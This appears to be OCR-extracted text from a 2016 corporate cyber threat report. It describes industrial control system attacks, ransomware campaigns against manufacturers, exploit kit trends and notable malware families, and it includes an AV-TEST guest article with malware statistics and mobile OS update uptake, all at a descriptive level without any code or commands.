
Later that year, the same group performed a series of espionage campaigns against energy sector companies in the US and Europe, only to promptly disappear shortly thereafter. Further analysis revealed that the trojanized ICS software had been deployed into target organizations in order to harvest data from affected systems, map out network topology (using tools like fing), and as a rather good hiding place and pivot-point within the breached infrastructure.

The Dragonfly campaign's state ties were never proven. But given that the Havex infrastructure smelled more like a privateer campaign than a well-organized nation-state operation, we have to wonder whether the group was merely "state-tolerated". Reports indicate that they briefly resurfaced last year, but there's no indication as to whether they're still operational or not.

During 2016, analysts from our Cyber Security Services division responded to incidents in which industrial control systems in the field were once again under attack. This time around though, the motives behind these operations seemed purely financial. Targeting the manufacturing sector, these new campaigns involved locking down or gaining control of key systems in a victim's organization, and subsequently, demanding a ransom. Ransom demands hinged around two main themes: returning control of locked-out systems, or payment for not remotely shutting down operations.

The latter scenario is a significant reason for paying a ransom. If the machinery in a manufacturing plant is shut down, it can often take days or weeks to bring it back online. This is because systems need to be spun up in a certain order. It's a timely process. An uncontrolled shutdown initiated by an untrained external attacker can damage machinery (when not performed in the correct order). Such scenarios will always result in the victim incurring heavy operational and financial losses, and possibly even breakage to machinery or infrastructure.

In December 2016, a ransom attack against San Francisco's Municipal Transport Agency made news headlines around the world. What is less known is that the individual behind that attack had previously



successfully managed to ransom several other US manufacturing firms. Typically, these types of attacks rarely make news headlines. But they happen globally and frequently.

What's also interesting about these attacks is that they aren't strictly targeted. They're opportunistic. The actors behind these types of operations perform

"THESE CAMPAIGNS ARE LARGELY TARGETING COMPANIES IN BOTH EUROPE AND THE US"

wide-sweeping scans of the Internet, looking for systems with known, easily-exploitable vulnerabilities. Attackers search through their scan results looking for potential whales. Working from a prioritized list, the attackers manually access the victims' systems, hand-deploy their malware, and then demand their ransom.

Given the number of vulnerable, unpatched, and neglected systems directly connected to the Internet, this modus operandi is highly effective. So effective, in fact, that entire families of ransomware have been designed to carry out such operations. Petya is one example - a family of crypto-ransomware that renders the entire system unbootable (via an encrypted MBR) until the ransom is paid. While entirely impractical against a regular consumer system (you can't pay the ransom if you can't even use your computer), Petya is an ideal tool for a large-scale lockdown of payment terminals, servers, control consoles, and other corporate infrastructure.

Last year we would have told you that many of these types of attacks could be attributed to Chinese threat actors. This year, we're seeing similar campaigns coming out of other geographic locations, including Eastern Europe and Russia. And these campaigns are largely targeting companies in both Europe and the US. In many cases, it's manufacturers that are being hit - most likely because of lax cyber security practices.

Sophisticated cyber attacks tend to start at the top and work their way down. It's the opposite of "low-hanging fruit". When new types of attacks are discovered, they're usually attributable to highly resourced threat actors (such as nation states). These actors, by


"SOPHISTICATED CYBER ATTACKS TEND TO START AT THE TOP AND WORK THEIR WAY DOWN"

default, go after the highest-value targets first. As the TTPs used in such attacks are made available to the public, less-organized actors take them into use. We see attacks trickling down from defense contractors to banks to critical infrastructure to heavy industry and eventually to everyone else (manufacturing, retail, SMEs, etc.). And we usually see these trends start Stateside before they move to Europe. During 2016, many targeted cyber attacks were perpetrated by individuals, not organized groups. As the tools and methods used in these attacks become further refined, we expect the barrier of entry to this game to lower even further. Expect a lot more of these in 2017.


ON THE MALWARE FRONT

SHARE REPORT

EXPLOIT KIT TRENDS 55



NOTABLE MALWARE 2016 56



GUEST ARTICLE

AV-TEST SECURITY FACTS AT A GLANCE 57

CYBER CRIMINALS think like business people. And the latest findings and report from AV-TEST leave no doubt that business is the main impetus to the development of constantly new internet threats for all existing device platforms.

At the beginning of 2017 the AV-TEST database counted over 600,000,000 malware samples. 127,469,002 new malware programs were added to this database in 2016. This translates to an average rate of four to five new malware detections per second.

MOBILE OS TAKEUP SPEED AT A GLANCE 60

APPLYING the most recent security updates to your device's operating system is a best practice security fundamental.


Data from F-Secure Freedome analytics show that Apple's distribution and upgrade model of iOS is far superior compared to Android.

EXPLOIT KIT TRENDS

"THERE WAS A GENERAL DECLINE OF EXPLOIT KIT USAGE DURING THE YEAR"

EXPLOIT KIT market shares fluctuated quite rapidly during 2016. During the early summer, Angler died off, causing a migration of customers to Rig. The owners of Magnitude moved their focus over to Asia during the latter half of 2016. These movements most likely caused Sundown, an exploit kit that's been around for more than a year, to start picking up new customers in late 2016. Overall, though, there was a general decline of exploit kit usage during the year.

Karmina Aquino, head of our Threat Intelligence team, predicts that no new exploit kits will emerge during 2017. She also predicts that exploit kits will begin to target JavaScript as Adobe Flash continues to be marginalized by web browsers.



NOTABLE MALWARE 2016

MACRO MALWARE

Macro malware is nothing new but it made a strong comeback in 2016, which saw a surge in malware taking advantage of the macro feature in Microsoft Office documents.

A macro is basically a set of instructions that can be useful for automating tasks. In Microsoft Office documents, users can create a macro that suits their need either by using the simplified graphical user interface (GUI) or by coding it from scratch in Visual Basic for Applications (VBA).

While useful, a macro also poses security risks. It allows malware to hide within a seemingly harmless document and tricks the victims into executing malicious code. In a common attack scenario, the victim receives a document attached to an email. When opened, contents of the document seem to be blocked and can only be viewed by enabling the macro. By enabling the macro, the victim inadvertently executes the malware's code.

RANSOMWARE

Ransomware attacks made a number of headlines in cyber security news last year, claiming victims from the average home user to more lucrative targets such as hospitals and police departments. Ransomware capitalizes on the victims' fear of losing their valuable possessions, i.e. data, files, or machines. It takes these items hostage by encrypting them and then demanding a ransom in exchange for the decryption key.

Ransomware typically infiltrates a system through malicious documents attached in spam emails and exploit kits planted on dubious websites. These documents often serve as a downloader or a dropper that will fetch the ransomware once its payload is triggered. To trigger the payload, an action from the victims' side is required; this is achieved by employing social engineering tactics. Popular tactics include tricking victims into enabling macros in Microsoft Office documents, and prompting victims into clicking on a button.

LOCKY

Locky encrypts files and renames them with the .locky extension. It will then provide detailed instructions on how to make the ransom payment. It usually arrives onto a system via spam emails, but has also been found circulating via malicious images uploaded on Facebook and LinkedIn accounts.

CERBER

Cerber spares its attack if the victims appear to be located in Central Asian countries. For the rest, it will proceed to encrypt their files and display a ransom note instructing the victims to follow the next steps. Cerber is distributed via exploit kits planted on websites.

PETYA

Unlike other crypto-ransomware, **Petya** encrypts the system's Master Boot Record (MBR) instead of files. It then forces the system to restart and displays a ransom demand page featuring a white skull on a red background. Petya is distributed via spam emails containing malicious Microsoft Word documents.

HANCITOR

Hancitor launches its attack when victims enable the macro feature in a malicious document. A variant of Hancitor was known for fetching the Pony trojan (known for stealing cryptocurrencies) onto the affected system.

DONOFF

Donoff employs an infection method that is typical of **macro malware**. It tricks victims into triggering its payload by asking them to enable the macro feature in a document. A certain variant has been found to download the Dridex banking trojan.

TRICKBOT

Trickbot is one malware to keep an eye on in 2017. The **banking trojan** debuted on the malware scene in late 2016, when it was discovered defrauding customers of several Australian banks. Since then it has expanded its operation around the world, targeting banking customers in the UK, Canada, and Singapore. Trickbot operates by redirecting its victims to a site that resembles a legitimate online banking site. From there it will capture the login credentials and proceed to take over the victims' accounts.

BANKING TROJAN

SECURITY FACTS AT A GLANCE

GUEST ARTICLE
OLAF PURSCHE
Head of Communications
AV-TEST Institute


CYBER CRIMINALS think like business people. And the latest findings and report from AV-TEST leave no doubt that business is the main impetus for the constant development of new Internet threats for all existing device platforms. At the beginning of 2017 the AV-TEST database counted over 600,000,000 malware samples. 127,469,002 new malware programs were added to this database in 2016. This translates to an average rate of four to five new malware detections per second.


As a strategic target, Windows systems, not least due to their high prevalence, are of particular interest to criminal threats. In 2016, over 99% of all the attacks registered by the detection systems of AV-TEST were aimed at Microsoft's operating system. According to the recorded figures for 2016, classic computer viruses represented the main group of malicious programs for Windows, accounting for almost half of all detections. They were followed by worms (over 35%), and trojans with over 20%. Although ransomware filled media headlines throughout last year, the overall appearance of this type of malicious program was relatively low in 2016. Only about one percent of total malware were crypto-trojans. The enormous amount of attention the media pays to these malicious programs is partially justified by their most unusual characteristic: while most types of malware try to remain unidentified on infected systems for as long as possible, ransomware explicitly reveals itself to victims. Shocking users with this revelation is strategic, as it increases the probability that the victim will pay the ransom.

"THERE ARE OVER 19 MILLION MALWARE PROGRAMS FOR ANDROID, MAKING GOOGLE'S MOBILE OPERATING SYSTEM THE MAIN TARGET FOR MOBILE MALWARE"

There are over 19 million malware programs developed especially for Android, making Google's mobile operating system the main target for mobile malware. The reason for this is the vast distribution of Android devices, as well

Number of newly discovered and registered malware samples
Source: AV-TEST Institute (www.av-test.org)





AV-TEST GmbH is the leading supplier of services in the fields of IT Security and Antivirus Research, focusing on the detection and analysis of the latest malicious software. The AV-TEST Institute's results provide an exclusive basis of information helping vendors to optimize their products, magazines to publish research data, and end users to make product choices.


as the relatively open system for the distribution of apps. And consequently, over 99% of all malware programs that target mobile devices are designed for Android devices. As AV-TEST's numbers show, the majority of the malicious programs for Android are classic trojans. But the full spectrum of malware is present, and we see viruses, worms, malicious scripts, backdoors, and special trojans like ransomware targeting mobile devices. In this light, the malware situation for Android devices is following a similar development cycle to what we've already seen with Windows PCs. This is no surprise. Practically every application, from email to online banking, which just a few years ago had to be completed on a PC, now conveniently functions on a mobile device via corresponding apps. Lately, the use of specialized trojans appears to be especially lucrative for criminals.

AV-TEST's experts design and build our own custom automation systems to collect, register, analyze, and classify malware. And thanks to the effective use of automation, one of the world's largest databases for malware programs is expanding. Its data volume has been growing continuously for more than 15 years on over 250 servers with a storage capacity of over 2,200 TB. It enables the controlled launch of potential malware so researchers can analyze and classify them. The system automatically records and tests 1,000,000 spam messages, 500,000 URLs, 500,000 potentially harmful files, 100,000 innocuous Windows files, and 10,000 Android apps every day. With these proprietary tools, the AV-TEST Institute is home to one of the world's most comprehensive data pools for measuring and classifying malware code, and its proliferation in the wild.


OLAF PURSCHE
Head of Communications
AV-TEST Institute

SECURITY FACTS AT A GLANCE

Malware samples discovered within the last decade
(Source: AV-TEST, www.av-test.org)





Malware detection by operating systems
(Source: AV-TEST, www.av-test.org)



MOBILE OS TAKEUP AT A GLANCE

"IOS 10.2 WAS TAKEN UP BY MORE THAN HALF OF THE IOS USER BASE IN JUST ONE MONTH"





